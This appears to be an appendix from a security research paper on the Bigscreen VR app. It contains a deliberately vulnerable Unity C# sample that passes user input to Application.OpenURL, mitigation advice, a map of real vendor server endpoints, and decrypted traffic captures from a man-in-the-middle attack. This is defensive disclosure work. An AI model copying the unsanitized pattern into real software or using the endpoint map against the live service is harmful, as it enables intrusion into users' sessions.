Listing 17. Example C# code of a vulnerable application. An attacker wants to control value of `url` parameter passed to `Application.OpenURL` so that they can perform RCE as shown in Listing 12.

```
using System.Collections;
using System.Collections.Generic;
using UnityEngine;
using UnityEngine.UI;

public class OpenURLBehaviourScript :
      MonoBehaviour
{
  public void Call(InputField inputfield){
    Application.OpenURL(inputfield.text);
  }

  public void Call(Dropdown dropdown){
    Application.OpenURL(dropdown.options[
        dropdown.value].text);
  }

  public void Call(string url){
    Application.OpenURL(url);
  }

  public void CallConst(){
    Application.OpenURL(
        "https://www.unhcfreg.com/");
  }
}
```

I.1.4 Integrity checking

It is further suggested to ensure that the application and it's dependencies have not been modified. Methods like DLL integrity checking would be beneficial in this approach. See Section F, Listing 3, and Listing 4.

I.1.5 Enforcing VR state sharing

The application should monitor and enforce that all room participants correctly share information about their avatar and position in VE. See Section F and Listing 3.

I.1.6 Brute force protection

The Bigscreen's server infrastructure should utilise brute force protection by for example enforcing limits on the number and frequency of requests made.

The *room state*[1] *HTTPS API* endpoint has no request limits. We have developed a brute forcing script that could search for private *Room ID*s.

The attacker could implement an automated script that would continuously request signaling server to allocate resources for a new room (signaling group). This could potentially lead to a Denial of Service (DoS) attack.

I.1.7 Removing development relics

Some of the debugging functionality and testing files have aided in our investigation. We recommend removing development relics and functionality unnecessary for production software.

I.2 Unity Scripting API

We are concerned about the ability of the `Application.OpenURL` method to run commands/programs and open directories/files on host systems (without scheme). We consider such functionality to be a severe security vulnerability. We suggest implementing parameter validations inside this API, which would prevent this issue.

We agree, it is reasonable for `Application.OpenURL` method to support various types of URL. However, some schemes might be unexpected for a developer. Therefore, we suggest considering their support. In case that support for schemes like for example `search-ms`, `ftp` and SMB is expected, we suggest one of following:

- Updating documentation with warning that developer has to conduct proper sanitization of parameter `string url` and also, warning about possible consequences would be very helpful.
- Updating `Application.OpenURL` method so that developers have to provide a second parameter in form of a scheme whitelist for a given method call.

APPENDIX J
HARDWARE AND SOFTWARE DETAILS

TABLE 4
System Details

Device	Details
Processor	Intel Core i7-6700 CPU
System Type:	64-bit OS, x64 processor
Graphics Card	NVDIA GeForce GTx 1070
Manufacturer	iBUYPOWER
Installed Memory (RAM)	8.00 GB
Operating System	Windows 10 (10.0.0.17134)

1. `https://signal2adm.bigscreenvr.com/roomstate`




Bigscreen application
Proxy
http://signal.bigscreenvr.com/
https://signal2.bigscreenvr.com/
event.json?_=1539239594923
blacklist?nocache=1539239667.147
ui2/9.0/ui-min.html?version=0.34.0
http://prod.bigscreenvr.com/
http://signal3.bigscreenvr.com/
json/
roomstate?roomId=room-7rr7ko50
http://ip.bigscreenvr.com/
https://signal2adm.bigscreenvr.com/

Fig. 11. Map of Bigscreen's server infrastructure as mapped by intercepting traffic. MitM attack allowed us to **decrypt HTTPS and WSS communication**.


Wireshark
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
tcp.stream eq 75

No.   Time          Source        Destination   Protocol Length Info
 9246 92.498798828  10.42.0.64    206.189.64.65 TCP        66 60963 → 443 [SYN] Seq=0 Win=17520 Len=0 MSS=1460 WS=256 SACK_PERM=1
 9247 92.498834698  206.189.64.65 10.42.0.64    TCP        66 443 → 60963 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
 9248 92.500231510  10.42.0.64    206.189.64.65 TCP        54 60963 → 443 [ACK] Seq=1 Ack=1 Win=17408 Len=0
 9249 92.510621221  10.42.0.64    206.189.64.65 TLSv1.2   571 Client Hello
 9250 92.510643839  206.189.64.65 10.42.0.64    TCP        54 443 → 60963 [ACK] Seq=1 Ack=518 Win=30336 Len=0
 9251 92.537134757  206.189.64.65 10.42.0.64    TLSv1.2  1514 Server Hello
 9252 92.537148308  206.189.64.65 10.42.0.64    TLSv1.2   741 Certificate, Server Key Exchange, Server Hello Done
 9253 92.539020156  10.42.0.64    206.189.64.65 TCP        54 60963 → 443 [ACK] Seq=518 Ack=2148 Win=17408 Len=0
 9254 92.545512321  10.42.0.64    206.189.64.65 TLSv1.2   180 Client Key Exchange, Change Cipher Spec, Finished
 9255 92.546074312  206.189.64.65 10.42.0.64    TLSv1.2   105 Change Cipher Spec, Finished
 9256 92.567979881  10.42.0.64    206.189.64.65 HTTP     1103 GET /roomstate?roomId=room-0t6zzlsw HTTP/1.1
 9257 92.608737362  206.189.64.65 10.42.0.64    TCP        54 443 → 60963 [ACK] Seq=2199 Ack=1693 Win=32384 Len=0
 9261 93.003751209  206.189.64.65 10.42.0.64    TLSv1.2   389 [TLS segment of a reassembled PDU]
 9262 93.046248460  10.42.0.64    206.189.64.65 TCP        54 60963 → 443 [ACK] Seq=1693 Ack=2534 Win=16896 Len=0
 9263 93.046274765  206.189.64.65 10.42.0.64    HTTP      634 HTTP/1.1 200 OK

> Frame 9263: 634 bytes on wire (5072 bits), 634 bytes captured (5072 bits) on interface wlan0, id 0
> Ethernet II, Src: IntelCor_8a:aa:66 (e8:2a:ea:8a:aa:66), Dst: EdimaxTe_8c:57:e3 (74:da:38:8c:57:e3)
> Internet Protocol Version 4, Src: 206.189.64.65, Dst: 10.42.0.64
> Transmission Control Protocol, Src Port: 443, Dst Port: 60963, Seq: 2534, Ack: 1693, Len: 580
> Transport Layer Security
> [3 Reassembled TLS segments (828 bytes): #9261(306), #9263(517), #9263(5)]
v Hypertext Transfer Protocol
  > HTTP/1.1 200 OK\r\n
    Server: nginx/1.10.3 (Ubuntu)\r\n
    Date: Tue, 07 Aug 2018 21:14:31 GMT\r\n
    Transfer-Encoding: chunked\r\n
    Connection: keep-alive\r\n
    Set-Cookie: nsr_sid=2ac53e12-6a8a-43e0-8c97-5c569cc01d1f\r\n
    Access-Control-Allow-Origin: *\r\n
    Access-Control-Allow-Headers: X-Requested-With, Access-Control-Allow-Origin\r\n
    \r\n
    [HTTP response 1/2]
    [Time since request: 0.478294884 seconds]
    [Request in frame: 9256]
    [Next request in frame: 9270]
    [Next response in frame: 9274]
    [Request URI: https://signal2adm.bigscreenvr.com/roomstate?roomId=room-0t6zzlsw]
  > HTTP chunked response
    File Data: 510 bytes
  v Data (510 bytes)
      Data: 7b226e616d65223a2274657374353637383972 6f6f6d4e616d65222c2264657363726970…
      [Length: 510]

Data (data.data), 510 byte(s)    Packets: 18422 · Displayed: 22 (0.1%) · Marked: 4 (0.0%) · Comments: 6    Profile: Default
```

Fig. 12. We **decrypted TLS traffic** using MitM attack, which further allowed us to analyze HTTPS communication (Figure 11). The Bigscreen application uses HTTPS API to request room state information from its servers, as seen in Figures 1, 2 and 11. Shown response from the server carries *room state* message about `room-0t6zzlsw` room, decrypted message is shown in Listing 1.


2 create, join, msg, kick, leave.all.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 35

```
No.    Time          Source          Destination     Protocol   Length  Info
 14344 111.585111469 206.189.64.65   10.42.0.210     TCP           54 443 → 60805 [ACK] Seq=18819 Ack=21747 Win=140544 Len=0
 14378 111.686681710 206.189.64.65   10.42.0.210     WebSocket    460 WebSocket Binary [FIN]
 14391 111.728156031 10.42.0.210     206.189.64.65   TCP           54 60805 → 443 [ACK] Seq=21747 Ack=19225 Win=17408 Len=0
 15637 114.707153437 206.189.64.65   10.42.0.210     WebSocket     85 WebSocket Ping [FIN]
 15644 114.711340604 10.42.0.210     206.189.64.65   WebSocket     89 WebSocket Pong [FIN] [MASKED]
 15645 114.711375301 206.189.64.65   10.42.0.210     TCP           54 443 → 60805 [ACK] Seq=19256 Ack=21782 Win=140544 Len=0
 16356 116.587877091 10.42.0.210     206.189.64.65   WebSocket    107 WebSocket Binary [FIN] [MASKED]
 16357 116.587935387 206.189.64.65   10.42.0.210     TCP           54 443 → 60805 [ACK] Seq=19256 Ack=21835 Win=140544 Len=0
 16399 116.733086430 206.189.64.65   10.42.0.210     WebSocket    459 WebSocket Binary [FIN]
 16414 116.774272245 10.42.0.210     206.189.64.65   TCP           54 60805 → 443 [ACK] Seq=21835 Ack=19661 Win=16896 Len=0
 17744 119.721113109 206.189.64.65   10.42.0.210     WebSocket     85 WebSocket Ping [FIN]
 17746 119.735207987 10.42.0.210     206.189.64.65   WebSocket     89 WebSocket Pong [FIN] [MASKED]
 17747 119.735274742 206.189.64.65   10.42.0.210     TCP           54 443 → 60805 [ACK] Seq=19692 Ack=21870 Win=140544 Len=0
 17964 120.361316569 10.42.0.210     206.189.64.65   WebSocket    151 WebSocket Binary [FIN] [MASKED]
 17965 120.361357033 206.189.64.65   10.42.0.210     TCP           54 443 → 60805 [ACK] Seq=19692 Ack=21967 Win=140544 Len=0
```

```
> Packet comments
> Frame 17964: 151 bytes on wire (1208 bits), 151 bytes captured (1208 bits) on interface wlan0, id 0
> Ethernet II, Src: EdimaxTe_14:bd:55 (74:da:38:14:bd:55), Dst: IntelCor_8a:aa:66 (e8:2a:ea:8a:aa:66)
> Internet Protocol Version 4, Src: 10.42.0.210, Dst: 206.189.64.65
> Transmission Control Protocol, Src Port: 60805, Dst Port: 443, Seq: 21870, Ack: 19692, Len: 97
> Transport Layer Security
> WebSocket
v Data (62 bytes)
    Data: 84a474797065a561646d696ea6616374696f6ea46b69636ba6726f6f6d4964ad726f6f6d…
    [Length: 62]
```

Frame (151 bytes) | Decrypted TLS (68 bytes) | Unmasked data (62 bytes)

Data (data.data), 62 byte(s) | Packets: 18422 · Displayed: 284 (1.5%) · Marked: 5 (0.0%) · Comments: 6 | Profile: Default

Fig. 13. We **decrypted TLS traffic** using MitM attack in order to analyze WSS traffic (Figures 4 and 11). WSS protocol was used for a signaling channel and transmitted data were further encoded by the Bigscreen application into MessagePack format. Decrypted and decoded message is presented in Listing 2.